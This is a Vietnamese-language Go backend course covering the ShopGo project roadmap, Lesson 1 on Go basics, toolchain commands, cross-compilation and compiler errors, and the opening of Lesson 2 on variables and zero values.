Mỗi buổi học tạo một thư mục riêng; nếu cần thư viện ngoài, chạy `go mod init` trong thư mục đó (sẽ học ở Buổi 1 và Buổi 8). Ở Giai đoạn 4 trở đi bạn làm việc trong **một module duy nhất** là `shopgo`.

Lưu ý về phiên bản Go

Giáo trình viết cho Go 1.22 trở lên và có ghi chú riêng khi một tính năng chỉ có từ phiên bản mới hơn (1.23, 1.24, 1.26, 1.27). Go phát hành bản mới mỗi 6 tháng (tháng 2 và tháng 8) và chỉ hỗ trợ hai bản gần nhất, nên hãy thường xuyên đọc release notes tại go.dev/doc để cập nhật.

Dự án xuyên suốt: ShopGo

Học công nghệ rời rạc rất dễ quên. Vì vậy từ Giai đoạn 3 trở đi, mọi kiến thức đều được áp dụng vào **ShopGo**: backend của một sàn thương mại điện tử cỡ nhỏ. Đây là miền bài toán quen thuộc nhưng đủ phong phú để chạm đến hầu hết vấn đề thực tế: xác thực, phân quyền, tìm kiếm, giỏ hàng, tồn kho, thanh toán, thông báo, báo cáo.

Các thực thể chính

Thực thể	Mô tả	Vấn đề kỹ thuật nổi bật
User, Role	Người dùng, vai trò (khách, admin)	Băm mật khẩu, JWT, phân quyền
Category, Product	Danh mục và sản phẩm	Phân trang, lọc, tìm kiếm, cache
Inventory	Tồn kho theo sản phẩm	Cập nhật đồng thời, khóa, nhất quán
Cart, CartItem	Giỏ hàng	Lưu tạm, hết hạn, Redis
Order, OrderItem	Đơn hàng	Transaction, trạng thái, idempotency
Payment	Thanh toán (giả lập cổng)	Webhook, retry, saga
Notification	Email và thông báo	Hàng đợi, bất đồng bộ, outbox

ShopGo tiến hóa qua các giai đoạn

Giai đoạn	Trạng thái của ShopGo
3	Thiết kế mô hình dữ liệu (ERD), tạo schema PostgreSQL bằng migration, viết tầng truy cập dữ liệu
3B	**Gói thiết kế ShopGo v1**: từ đề bài mơ hồ của khách hàng đến đặc tả yêu cầu, use case, ERD và schema, hợp đồng OpenAPI và ma trận truy vết
4	**ShopGo v1**: monolith REST API bằng Gin: đăng ký/đăng nhập, quản lý sản phẩm, giỏ hàng, đặt hàng; có test và tài liệu Swagger
5	**ShopGo v2**: thêm Redis (cache, rate limit), hàng đợi gửi email, WebSocket thông báo, gRPC cho tồn kho, metrics và tracing, tăng cường bảo mật và resilience
6	Đóng gói Docker, Compose, pipeline CI/CD, triển khai lên VPS/cloud, Kubernetes, hạ tầng bằng code, giám sát và cảnh báo
7	Tách thành microservices (order, inventory, notification) và hoàn thiện **Capstone** ở chuẩn production
8	Thiết kế ShopGo cho quy mô lớn (nhân bản, phân mảnh, tìm kiếm, thanh toán, chịu lỗi): các bài thiết kế và mô phỏng, không thay đổi mã tham chiếu

Mẹo thực chiến

Hãy xem ShopGo như *sản phẩm của chính bạn*. Đặt tên repo, viết README, đặt tên commit đàng hoàng. Mỗi lần đi xin việc, bạn có thể đưa link repo và nói: "Đây là hệ thống tôi đã thiết kế, xây dựng và triển khai từ đầu đến cuối."

PHẦN 1 — NỀN TẢNG GO (FRESHER)

> **Tổng quan giai đoạn**
> **Số buổi:** 11 (Buổi 1 – Buổi 11) · **Thời lượng:** khoảng 3–4 tuần toàn thời gian · **Đầu vào:** chưa cần biết lập trình · **Đầu ra:** viết được chương trình Go hoàn chỉnh, có xử lý lỗi, có kiểm thử, tổ chức thành package.

Giai đoạn này đặt **nền móng**. Rất nhiều người học Gin (framework web) mà không vững Go thuần, và hậu quả là họ không hiểu vì sao code của mình bị lỗi con trỏ nil, vì sao slice bị ghi đè, vì sao handler bị race. Hãy đầu tư kỹ ở đây: mỗi giờ học chắc Go cơ bản sẽ tiết kiệm mười giờ gỡ lỗi sau này.

Mục tiêu của giai đoạn

Hoàn thành giai đoạn này, bạn sẽ:

- Hiểu Go là gì, chương trình Go được biên dịch và chạy như thế nào, dùng thành thạo các lệnh `go`.
- Nắm vững hệ thống kiểu của Go: kiểu cơ bản, `string` và `rune`, array, slice, map, struct, pointer, interface.
- Viết hàm, method, closure; hiểu `defer`, `panic`, `recover`.
- Xử lý lỗi đúng chuẩn Go (`error`, wrapping, `errors.Is`, `errors.As`).
- Tổ chức code thành package và module; dùng thư viện chuẩn thiết yếu (`strings`, `strconv`, `time`, `os`, `io`, `bufio`, `encoding/json`...).
- Viết generics ở mức cơ bản và hiểu khi nào nên dùng.
- Viết kiểm thử bằng `go test`: table-driven test, benchmark, fuzzing, coverage.

Danh sách buổi học

Buổi	Chủ đề	Từ khóa chính
1	Backend, Go và chương trình đầu tiên	toolchain, module, go run/build
2	Biến, kiểu dữ liệu, hằng, chuỗi	zero value, iota, rune, fmt
3	Điều khiển luồng và hàm	for, switch, closure, defer, panic
4	Array, slice và map	len/cap, append, aliasing
5	Struct, method và pointer	receiver, embedding, composition
6	Interface và đa hình	implicit interface, type switch
7	Xử lý lỗi	error, wrapping, errors.Is/As
8	Package, module và thư viện chuẩn (phần 1)	import, internal, os, io, time
9	Thư viện chuẩn (phần 2)	json, sort/slices/maps, slog, flag
10	Generics và iterator	type parameter, constraint
11	Kiểm thử trong Go	table-driven, benchmark, fuzz
Dự án 1	Ứng dụng CLI quản lý chi tiêu	tổng hợp toàn giai đoạn

Tự đánh giá trước khi sang Giai đoạn 2

Bạn chỉ nên chuyển sang Giai đoạn 2 khi có thể trả lời "có" cho tất cả câu sau mà không cần mở tài liệu:

- Tôi giải thích được vì sao `append` có thể làm hai slice dùng chung (hoặc không dùng chung) bộ nhớ.
- Tôi biết khi nào dùng receiver con trỏ và khi nào dùng receiver giá trị.
- Tôi giải thích được hiện tượng "interface chứa con trỏ nil không bằng nil".
- Tôi bọc lỗi bằng `%w` và kiểm tra lỗi bằng `errors.Is` / `errors.As` thành thạo.
- Tôi tự viết được table-driven test cho một hàm bất kỳ.
- Tôi hoàn thành Dự án 1 và đạt toàn bộ tiêu chí nghiệm thu.

Buổi 1 — Backend, Go và chương trình đầu tiên

Thông tin buổi học

Thời lượng: 3–4 giờ · **Mức độ:** Cơ bản · **Cần biết trước:** đã hoàn thành phần *Chuẩn bị môi trường*

Mục tiêu học tập

Sau buổi học này bạn có thể:

- Giải thích backend là gì, gồm những thành phần nào và một request đi qua hệ thống ra sao.
- Nêu được vì sao Go phù hợp với backend và khi nào *không* phù hợp.
- Giải thích Go biên dịch và chạy như thế nào, phân biệt `go run`, `go build`, `go install`.
- Tạo module, viết, chạy và biên dịch chéo (cross-compile) chương trình Go.
- Đọc hiểu thông báo lỗi biên dịch và dùng thành thạo `go fmt`, `go vet`, `go doc`.

1. Backend là gì?

1.1. Mô hình client – server

Hầu hết ứng dụng bạn dùng hằng ngày (Facebook, Shopee, Grab, ngân hàng điện tử) đều có hai phần: phần **frontend/client** chạy trên thiết bị của người dùng (trình duyệt, ứng dụng di động) và phần **backend/server** chạy trên máy chủ của nhà cung cấp.


Backend

Backend là phần của hệ thống chạy ở phía máy chủ, chịu trách nhiệm **nhận yêu cầu (request)** từ client, **xử lý nghiệp vụ**, **đọc/ghi dữ liệu** và **trả phản hồi (response)**. Người dùng không nhìn thấy backend, nhưng mọi dữ liệu và quy tắc kinh doanh đều nằm ở đó.

Vì sao không để client tự làm hết? Vì client **không đáng tin** (người dùng có thể sửa code phía họ) và **không có dữ liệu chung** (mỗi người một thiết bị). Mọi thứ cần chính xác, bảo mật và dùng chung đều phải nằm ở backend: kiểm tra mật khẩu, trừ tiền, trừ tồn kho, phân quyền.

1.2. Một request đi qua hệ thống như thế nào?

Khi bạn bấm "Đặt hàng" trên ứng dụng, điều gì xảy ra? Sơ đồ đơn giản hóa:



```
                                        +------------------+
        ^
        | 4. HTTP response: 201 Created + JSON kết quả
```

Một **backend engineer** làm việc chủ yếu ở khối giữa, nhưng phải hiểu cả hai phía: client gửi gì tới, và hạ tầng phía sau (CSDL, cache, hàng đợi, mạng) hoạt động ra sao. Đó là lý do giáo trình này đi từ ngôn ngữ, đến web, dữ liệu, kiến trúc, và cuối cùng là vận hành.

1.3. Backend engineer làm gì mỗi ngày?

- Thiết kế và xây dựng **API** (REST, gRPC) mà frontend và các hệ thống khác gọi tới.
- Thiết kế **mô hình dữ liệu** và viết truy vấn hiệu quả.
- Đảm bảo **tính đúng đắn** (dữ liệu không sai khi nhiều người dùng cùng lúc), **bảo mật** và **hiệu năng**.
- Viết **kiểm thử**, review code, theo dõi **log/metric**, xử lý sự cố.
- Đóng gói, triển khai và **vận hành** dịch vụ (DevOps).

2. Vì sao là Go?

2.1. Lịch sử và triết lý

Go (thường gọi là Golang để dễ tìm kiếm, tên chính thức là **Go**) được thiết kế tại Google từ năm 2007 bởi Robert Griesemer, Rob Pike và Ken Thompson, công bố năm 2009 và ra mắt phiên bản 1.0 năm 2012. Nguyên nhân ra đời: các kỹ sư Google muốn một ngôn ngữ **biên dịch nhanh như C++/Java nhưng đơn giản như Python**, và tận dụng tốt máy nhiều lõi.

Triết lý cốt lõi của Go là **sự đơn giản có chủ đích**: ít từ khóa (25), ít cách làm một việc, ưu tiên code *dễ đọc* hơn code *thông minh*. Cả đội đọc code của nhau dễ dàng, đó là lợi thế lớn khi phần mềm sống nhiều năm.

> **Cam kết tương thích Go 1**
> Từ Go 1.0, nhóm Go cam kết code viết cho Go 1.x sẽ tiếp tục biên dịch được với các bản Go 1.y sau đó. Nhờ vậy nâng cấp phiên bản Go thường rất êm. Go phát hành bản mới mỗi 6 tháng (tháng 2 và tháng 8).

2.2. Những điểm mạnh khiến Go thành chuẩn cho backend

- **Biên dịch ra một tệp chạy duy nhất (static binary).** Không cần cài runtime trên máy chủ, đóng gói Docker rất nhỏ, triển khai đơn giản.
- **Biên dịch rất nhanh** nên vòng lặp sửa–chạy–kiểm tra ngắn.
- **Concurrency là tính năng ngôn ngữ**: goroutine và channel giúp xử lý hàng chục nghìn kết nối đồng thời với code dễ hiểu (Giai đoạn 2).
- **Hiệu năng tốt, bộ nhớ gọn**, có bộ thu gom rác (garbage collector) độ trễ thấp.
- **Thư viện chuẩn mạnh**: `net/http`, `encoding/json`, `database/sql`, `crypto`, `testing`... đủ để viết một máy chủ web hoàn chỉnh mà không cần framework.
- **Công cụ tích hợp sẵn**: định dạng code (`gofmt`), kiểm thử, benchmark, profiling, quản lý phụ thuộc, tài liệu, đều là một lệnh `go ...`.
- **Hệ sinh thái cloud-native:** Docker, Kubernetes, Terraform, Prometheus, etcd đều viết bằng Go. Nếu bạn làm DevOps/SRE, đọc được mã nguồn các công cụ này là một lợi thế.

2.3. So sánh với các ngôn ngữ backend phổ biến

Tiêu chí	Go	Java / Kotlin	Node.js (TS)	Python
Kiểu dữ liệu	Tĩnh, đơn giản	Tĩnh, phong phú	TypeScript: tĩnh (gỡ bỏ khi chạy)	Động (có type hint)
Cách chạy	Biên dịch ra mã máy	Biên dịch ra bytecode, chạy trên JVM	Thông dịch/JIT trên V8	Thông dịch
Concurrency	Goroutine + channel	Thread, coroutine/virtual thread	Event loop đơn luồng	GIL hạn chế đa luồng CPU
Khởi động / bộ nhớ	Rất nhanh / gọn	Chậm hơn / tốn hơn	Nhanh / trung bình	Nhanh / trung bình
Triển khai	1 tệp binary	Cần JVM	Cần Node và node_modules	Cần Python và môi trường ảo
Độ dốc học	Thấp (ngôn ngữ nhỏ)	Trung bình – cao	Thấp	Thấp
Thế mạnh	API, microservice, hạ tầng, CLI	Hệ thống doanh nghiệp lớn	Full-stack JS, I/O	Dữ liệu, AI, script nhanh

> **Khi nào Go không phải lựa chọn tốt nhất?**
>
> - Xử lý dữ liệu/AI/khoa học: hệ sinh thái Python vượt trội.
> - Ứng dụng giao diện (desktop/mobile) phức tạp: Go không mạnh ở mảng này.
> - Hệ thống cần kiểm soát bộ nhớ cực kỳ chặt chẽ, độ trễ cứng (hệ nhúng, game engine): Rust/C++ phù hợp hơn.
> - Prototyping rất nhanh với nhiều thư viện có sẵn: Python/JS thường nhanh hơn lúc đầu.
>
> Một Senior chọn công cụ theo bài toán, không theo sở thích. Với **API, microservice, công cụ hạ tầng và hệ thống cần xử lý đồng thời**, Go là lựa chọn rất mạnh.

3. Go biên dịch và chạy như thế nào?

Go là ngôn ngữ **biên dịch (compiled)**: bạn viết mã nguồn `.go`, trình biên dịch dịch toàn bộ chương trình (cùng thư viện nó dùng) thành **một tệp thực thi (executable)** chứa mã máy cho hệ điều hành và kiến trúc CPU cụ thể.

```
main.go + các package  --[ go build ]-->  hello (Linux/macOS)  hoặc  hello.exe (Windows)
(mã nguồn)                                (mã máy + bộ runtime của Go, liên kết tĩnh)
```

Hai điểm quan trọng:

1. **Runtime của Go được nhúng vào tệp thực thi**: bao gồm bộ lập lịch goroutine, bộ thu gom rác, quản lý bộ nhớ. Vì vậy binary Go chạy độc lập, không cần cài Go trên máy chủ.
2. **Biên dịch chéo (cross-compile)** cực kỳ đơn giản: bạn đang dùng Windows nhưng có thể tạo binary cho Linux bằng hai biến môi trường `GOOS` và `GOARCH`. Đây là điều cực kỳ tiện khi đưa code lên server Linux (Buổi 43 và 46).

3.1. Ba lệnh dễ nhầm: go run, go build, go install

Lệnh	Làm gì	Dùng khi
`go run .`	Biên dịch vào thư mục tạm, chạy ngay, rồi bỏ tệp	Thử nghiệm nhanh khi phát triển
`go build`	Biên dịch và tạo tệp thực thi ngay trong thư mục hiện tại	Tạo binary để chạy hoặc đưa lên server
`go install`	Biên dịch và đặt binary vào `$GOBIN` (mặc định `$GOPATH/bin`)	Cài công cụ dòng lệnh dùng lâu dài

3.2. Các biến môi trường quan trọng

- `GOROOT`: nơi cài đặt Go (thư viện chuẩn, trình biên dịch). Hầu như không cần chỉnh.
- `GOPATH`: thư mục làm việc của Go, mặc định `~/go` (Windows: `C:\Users\<tên>\go`). Chứa cache module (`pkg/mod`) và binary cài bằng `go install` (`bin`).
- `GOBIN`: nơi `go install` đặt binary. Thư mục này phải nằm trong `PATH`.
- `GOOS`, `GOARCH`: hệ điều hành và kiến trúc đích khi biên dịch (`linux`/`windows`/`darwin`; `amd64`/`arm64`).
- `GOTOOLCHAIN`: từ Go 1.21, lệnh `go` có thể tự tải toolchain mới hơn nếu `go.mod` của dự án yêu cầu phiên bản cao hơn bản bạn đã cài.

Xem toàn bộ cấu hình bằng `go env`, hoặc một biến cụ thể: `go env GOPATH`.

4. Chương trình đầu tiên

4.1. Tạo module

Từ Go 1.11, mọi dự án Go là một **module**: một thư mục chứa tệp `go.mod` mô tả tên module và các thư viện phụ thuộc. (Chi tiết ở Buổi 8.) Hãy tạo thư mục và khởi tạo module:

```
mkdir b01-hello
cd b01-hello
go mod init example.com/hello
```

Lệnh trên tạo tệp `go.mod`:

```
module example.com/hello

go 1.27.1
```

> **Ghi chú**
> Tên module (`example.com/hello`) là **định danh toàn cầu** của module. Nếu bạn định đưa code lên GitHub thì dùng `github.com/<tên-bạn>/<tên-repo>`. Với bài học cục bộ, `example.com/...` hay tên ngắn như `hello` đều được. Dòng `go` ghi phiên bản Go tối thiểu cần để biên dịch module; con số trên máy bạn có thể khác ví dụ này, điều đó là bình thường.

4.2. Viết Hello World

Tạo tệp `main.go`:

```go
package main

import "fmt"

func main() {
    fmt.Println("Xin chào, Go!")
}
```

Chạy:

```
go run .
```

```
Xin chào, Go!
```

4.3. Giải thích từng dòng

- `package main`: mọi tệp Go bắt đầu bằng khai báo package. Package tên đặc biệt `main` báo cho Go biết đây là **chương trình chạy được** (executable), không phải thư viện.
- `import "fmt"`: nhập package `fmt` (viết tắt của *format*) từ thư viện chuẩn để in/định dạng chuỗi. Go **không cho phép import mà không dùng**; sẽ báo lỗi biên dịch.
- `func main()`: hàm điểm vào. Khi chương trình khởi động, Go gọi `main.main()`. Khi hàm này kết thúc, chương trình kết thúc.
- `fmt.Println(...)`: gọi hàm `Println` của package `fmt` (viết hoa chữ đầu nghĩa là **xuất khẩu**, có thể dùng từ package khác; Buổi 8).
- Chuỗi dùng nháy kép `"..."`, mã hóa **UTF-8** nên tiếng Việt có dấu hoạt động bình thường.

4.4. Biên dịch ra tệp thực thi

```
go build -o hello.exe     # Windows; trên Linux/macOS: go build -o hello
./hello.exe
```

Bạn có thể chép tệp `hello.exe` sang một máy Windows khác (không cài Go) và nó vẫn chạy.

4.5. Chương trình có đầu vào: tham số dòng lệnh

Chương trình thật cần nhận dữ liệu. Ví dụ dưới đây đọc tên từ tham số dòng lệnh, báo lỗi và thoát với mã khác 0 nếu thiếu:

```go
package main

import (
    "fmt"
    "os"
)

func main() {
    if len(os.Args) < 2 {
        fmt.Fprintln(os.Stderr, "cách dùng: hello <tên>")
        os.Exit(1)
    }
    fmt.Printf("Xin chào, %s!\n", os.Args[1])
}


go run . Lan
```

```
Xin chào, Lan!
```

Một số điểm cần ghi nhớ:

- `os.Args` là một slice các chuỗi; phần tử đầu tiên (`os.Args[0]`) là tên chương trình, tham số của bạn bắt đầu từ chỉ số 1.
- `fmt.Fprintln(os.Stderr, ...)` ghi vào **luồng lỗi chuẩn (stderr)**, tách biệt với **luồng xuất chuẩn (stdout)**. Quy ước của mọi công cụ dòng lệnh: kết quả vào stdout, thông báo lỗi vào stderr.
- `os.Exit(1)`: kết thúc chương trình với **mã thoát (exit code)**. `0` nghĩa là thành công, khác `0` là lỗi; các script và hệ thống CI/CD dựa vào mã này để biết lệnh thành công hay thất bại.
- `Printf` dùng **động từ định dạng** như `%s` (chuỗi), `%d` (số nguyên), `%v` (giá trị mặc định); sẽ học đầy đủ ở Buổi 2.

4.6. Khám phá môi trường qua package runtime

```go
package main

import (
    "fmt"
    "runtime"
)

func main() {
    fmt.Println("Phiên bản Go :", runtime.Version())
    fmt.Println("Hệ điều hành :", runtime.GOOS)
    fmt.Println("Kiến trúc CPU:", runtime.GOARCH)
    fmt.Println("Số lõi CPU   :", runtime.NumCPU())
}
```

```
Phiên bản Go : go1.27.1
Hệ điều hành : windows
Kiến trúc CPU: amd64
Số lõi CPU   : 8
```

(Kết quả trên máy bạn sẽ khác tùy cấu hình.) Con số `NumCPU` rất quan trọng khi học concurrency ở Giai đoạn 2.

5. Biên dịch chéo: build trên Windows, chạy trên Linux

Server production gần như luôn là Linux. Với Go, bạn không cần máy Linux để tạo binary cho Linux:

```
# Windows PowerShell
$env:GOOS="linux"; $env:GOARCH="amd64"; go build -o hello-linux .

# Linux / macOS / Git Bash / WSL
GOOS=linux GOARCH=amd64 go build -o hello-linux .
GOOS=linux GOARCH=arm64 go build -o hello-linux-arm64 .   # máy chủ ARM (AWS Graviton...)
```

Giảm kích thước binary (bỏ thông tin debug) bằng cờ liên kết:

```
go build -ldflags="-s -w" -o hello-small .
```

Danh sách tất cả tổ hợp được hỗ trợ: `go tool dist list`.

6. Bộ lệnh go thiết yếu

Lệnh	Công dụng
`go version`	Xem phiên bản Go đang dùng

Lệnh	Công dụng
`go env`	Xem cấu hình môi trường
`go mod init <tên>`	Tạo module mới (`go.mod`)
`go mod tidy`	Thêm phụ thuộc còn thiếu, xóa phụ thuộc không dùng
`go get <pkg>@<ver>`	Thêm hoặc nâng cấp một phụ thuộc
`go run .`	Biên dịch và chạy package hiện tại
`go build ./...`	Biên dịch toàn bộ package trong module (kiểm tra có biên dịch được không)
`go fmt ./...`	Định dạng toàn bộ code theo chuẩn chung
`go vet ./...`	Phân tích tĩnh, phát hiện lỗi đáng ngờ (sai định dạng Printf, copy mutex...)
`go test ./...`	Chạy kiểm thử (Buổi 11)
`go doc fmt.Println`	Xem tài liệu ngay trong terminal
`go clean -cache`	Xóa cache biên dịch
`go fix ./...`	Tự động nâng cấp code lên cách viết mới hơn (modernizer)

> **Thói quen tốt từ ngày đầu**
> Trước mỗi lần commit, chạy: `go fmt ./... && go vet ./... && go test ./...`. Sau này bạn sẽ đưa chính ba lệnh này (và linter) vào pipeline CI để máy tự kiểm tra thay con người.

7. Quy ước và "luật chơi" của Go

Go cố ý ít linh hoạt về phong cách để cả cộng đồng viết code giống nhau:

- `gofmt` **quyết định định dạng.** Không tranh cãi về tab hay space, vị trí dấu ngoặc: gofmt dùng tab để thụt dòng. Hãy bật "format on save" trong editor.
- **Dấu** `{` **luôn cùng dòng** với câu lệnh mở đầu (`func main() {`, `if x {`). Đặt xuống dòng sẽ lỗi.
- **Không cần dấu** `;` **cuối dòng.** Trình biên dịch tự chèn.
- **Import không dùng và biến cục bộ không dùng là lỗi biên dịch**, không phải cảnh báo. Điều này giữ code sạch.
- **Viết hoa chữ cái đầu = xuất khẩu (public); viết thường = riêng tư (private) trong package.** Không có từ khóa `public/private`.
- **Đặt tên ngắn gọn, không gạch dưới**: dùng `camelCase` / `PascalCase`, không dùng `snake_case`. Tên package là chữ thường, một từ, không gạch dưới.
- **Chú thích tài liệu** là chú thích `//` đặt ngay trên khai báo và bắt đầu bằng tên của thứ được mô tả: `// Tong tinh tong hai so.` Công cụ `go doc` đọc các chú thích này.

7.1. Đọc thông báo lỗi biên dịch

Đừng sợ lỗi. Thông báo lỗi của Go khá rõ ràng. Hãy xem đoạn code cố tình viết sai:

```go
package main

import (
    "fmt"
    "os"
)
```

```go
func tong(a, b int) int {
    if a > b {
        return a + b
    }
}

func main() {
    x := 10
    var tuoi int = "hai"
    fmt.Println("xin chao")
}
```

Chạy `go build` cho kết quả:

```
.\main.go:5:5: "os" imported and not used
.\main.go:12:1: missing return
.\main.go:15:5: declared and not used: x
.\main.go:16:9: declared and not used: tuoi
.\main.go:16:20: cannot use "hai" (untyped string constant) as int value in variable declaration
```

Cách đọc: `tệp:dòng:cột: mô tả`. Mỗi lỗi chỉ đúng vị trí. Học thuộc bốn lỗi kinh điển này của người mới: *imported and not used*, *declared and not used*, *missing return*, *cannot use ... as ... value* (sai kiểu). Lưu ý: Go báo nhiều lỗi một lượt; hãy sửa từ trên xuống và chạy lại.

8. Gỡ lỗi cơ bản

- **In giá trị ra để quan sát**: `fmt.Printf("x=%v, kiểu=%T\n", x, x)`. Với `%+v` và `%#v` bạn xem được struct chi tiết hơn.
- **Debugger Delve (`dlv`)**: đặt điểm dừng, chạy từng dòng, xem biến. VS Code (extension Go) và GoLand tích hợp sẵn: bấm vào lề trái để đặt breakpoint rồi nhấn F5.
- `go vet` bắt các lỗi mà trình biên dịch bỏ qua, ví dụ `fmt.Printf("%d", "abc")`.

9. Sai lầm thường gặp

Sai lầm phổ biến của người mới

1. **Chạy `go run main.go` trong dự án nhiều tệp.** Lệnh này chỉ biên dịch đúng tệp bạn chỉ định và sẽ báo lỗi *undefined* khi hàm nằm ở tệp khác. Hãy dùng `go run .` để biên dịch cả package.
2. **Quên `go mod init`.** Thấy lỗi `go: go.mod file not found` nghĩa là bạn đang đứng ngoài một module.
3. **Đặt `{` xuống dòng mới** theo thói quen C#/Java. Go sẽ báo lỗi cú pháp.
4. **Đặt tên thư mục/module có dấu cách hoặc ký tự lạ.** Dùng chữ thường, số và dấu gạch ngang.
5. **Không bật format-on-save**, rồi commit code lệch định dạng làm diff rối. Hãy để gofmt lo.
6. **Thêm thư mục `vendor/` hoặc sao chép code thư viện** vào dự án khi chưa cần. Hãy để `go mod` quản lý.

10. Góc nhìn thực chiến

Góc nhìn thực chiến

Ở công ty, bạn gần như không bao giờ chạy `go run` trên server. Quy trình chuẩn là: **CI biên dịch binary (hoặc Docker image) → lưu vào kho artifact → triển khai**. Khi đó `go build` cùng các cờ như `-ldflags` được dùng để *nhúng phiên bản và commit hash vào binary* (ví dụ `-ldflags "-X main.version=1.4.2"`), nhờ vậy khi có sự cố, bạn biết chính xác binary đang chạy được build từ commit nào. Chúng ta sẽ thực hành điều này ở Buổi 42 và 45.

11. Tóm tắt

Tóm tắt buổi học

- Backend là phần chạy ở máy chủ: nhận request, xử lý nghiệp vụ, thao tác dữ liệu, trả response.
- Go: biên dịch ra một binary duy nhất, concurrency tích hợp, thư viện chuẩn mạnh, rất hợp API/microservice/hạ tầng.
- Mọi dự án là một **module** (`go.mod`); chương trình chạy được nằm trong `package main` với hàm `main()`.
- `go run` (thử nhanh), `go build` (tạo binary), `go install` (cài công cụ); `GOOS`/`GOARCH` để biên dịch chéo.
- Import/biến không dùng là lỗi; `gofmt` thống nhất định dạng; chữ hoa đầu tên = xuất khẩu.
- Thói quen: `go fmt`, `go vet`, `go test` trước mỗi commit.

12. Bài tập

1. **[Cơ bản]** Tạo module `b01-hello`. In ra lời chào kèm tên của bạn và năm hiện tại (gợi ý: gõ cứng năm, tính toán với `time` sẽ học ở Buổi 8). Chạy bằng cả `go run .` và `go build`.
2. **[Cơ bản]** Chép lại chương trình in thông tin `runtime` rồi thêm một dòng in `runtime.Compiler`. Ghi lại kết quả trên máy bạn vào một tệp `NOTES.md`.
3. **[Cơ bản]** Tự tạo ra 4 lỗi biên dịch kinh điển (import không dùng, biến không dùng, thiếu `return`, sai kiểu). Với mỗi lỗi, ghi lại thông báo và giải thích bằng lời của bạn.
4. **[Trung bình]** Viết chương trình `greet` nhận **hai** tham số dòng lệnh: tên và ngôn ngữ (`vi` hoặc `en`), in lời chào tương ứng. Nếu thiếu tham số hoặc ngôn ngữ không hợp lệ, in hướng dẫn ra stderr và thoát với mã 1. *Gợi ý:* dùng `switch` trên `os.Args[2]` (sẽ học kỹ ở Buổi 3, bạn có thể dùng `if/else if`).
5. **[Trung bình]** Biên dịch chương trình `greet` cho 3 đích: `windows/amd64`, `linux/amd64`, `linux/arm64`. So sánh kích thước ba tệp. Sau đó build lại với `-ldflags="-s -w"` và ghi lại mức giảm kích thước.
6. **[Nâng cao]** Dùng `go doc strings.Builder` và trang pkg.go.dev đọc tài liệu của `strings.Builder`. Viết 5 dòng mô tả: nó dùng để làm gì, vì sao hiệu quả hơn nối chuỗi bằng `+` trong vòng lặp.
7. **[Nâng cao]** Chạy `go env`, liệt kê và giải thích ý nghĩa của ít nhất 8 biến (`GOROOT`, `GOPATH`, `GOMODCACHE`, `GOPROXY`, `GOFLAGS`, `GOOS`, `GOARCH`, `CGO_ENABLED`...). Tìm hiểu `CGO_ENABLED=0` ảnh hưởng gì khi build binary tĩnh.
8. **[Thử thách]** Khởi tạo kho Git cho thư mục học, tạo `.gitignore` phù hợp với Go (loại trừ binary, thư mục IDE), và đẩy lên một kho GitHub riêng của bạn. Dùng GitHub CLI (`gh repo create`) hoặc giao diện web.

Buổi 2 — Biến, kiểu dữ liệu, hằng và chuỗi

Thông tin buổi học

Thời lượng: 4 giờ · **Mức độ:** Cơ bản · **Cần biết trước:** Buổi 1

Mục tiêu học tập

Sau buổi học này bạn có thể:

- Khai báo biến bằng `var` và `:=`, hiểu **zero value**, phạm vi (scope) và hiện tượng **shadowing**.
- Chọn đúng kiểu số (`int`, `int64`, `float64`, `uint8`...) và hiểu tràn số, sai số dấu phẩy động.
- Dùng hằng, hằng không kiểu (untyped) và `iota` để tạo kiểu liệt kê (enum).
- Hiểu bản chất `string` trong Go (chuỗi byte UTF-8), phân biệt `byte`, `rune`, và xử lý đúng tiếng Việt.
- Định dạng đầu ra bằng `fmt` thành thạo.

1. Biến

Biến

Biến là một vùng nhớ có tên, lưu một giá trị thuộc một **kiểu** xác định. Go là ngôn ngữ **kiểu tĩnh**: kiểu của biến được biết lúc biên dịch và không thay đổi trong suốt vòng đời của biến.

1.1. Các cách khai báo

```
var tuoi int            // khai báo, nhận giá trị mặc định (zero value) là 0
var ten string = "An"   // khai báo kèm giá trị khởi tạo
var diem = 8.5          // kiểu suy luận từ giá trị: float64
x, y := 10, 20          // khai báo ngắn (short declaration), chỉ dùng trong hàm
```

Khai báo nhiều biến cùng lúc bằng khối `var (...)`, thường dùng cho biến cấp package:

```
var (
    host    = "localhost"
    port    = 8080
    verbose bool
)
```

Quy tắc ghi nhớ:

- `var` dùng được ở mọi nơi (cấp package và trong hàm). `:=` **chỉ dùng trong hàm**.
- `:=` yêu cầu **ít nhất một biến mới** ở vế trái. `a, err := f()` rồi `b, err := g()` hợp lệ: `err` được gán lại, `b` là biến mới.
- Biến khai báo mà không dùng là **lỗi biên dịch**. Muốn bỏ qua một giá trị, dùng **định danh trống** `_`: `_, err := f()`.

1.2. Zero value: giá trị mặc định

Trong Go, mọi biến luôn có giá trị hợp lệ ngay sau khi khai báo, không có "giá trị rác" như C hay `undefined` như JS. Đây gọi là **zero value**.

Kiểu	Zero value	Ghi chú
`int`, `float64`, `uint8`...	`0`	
`bool`	`false`	
`string`	`""` (chuỗi rỗng)	không bao giờ là `nil`
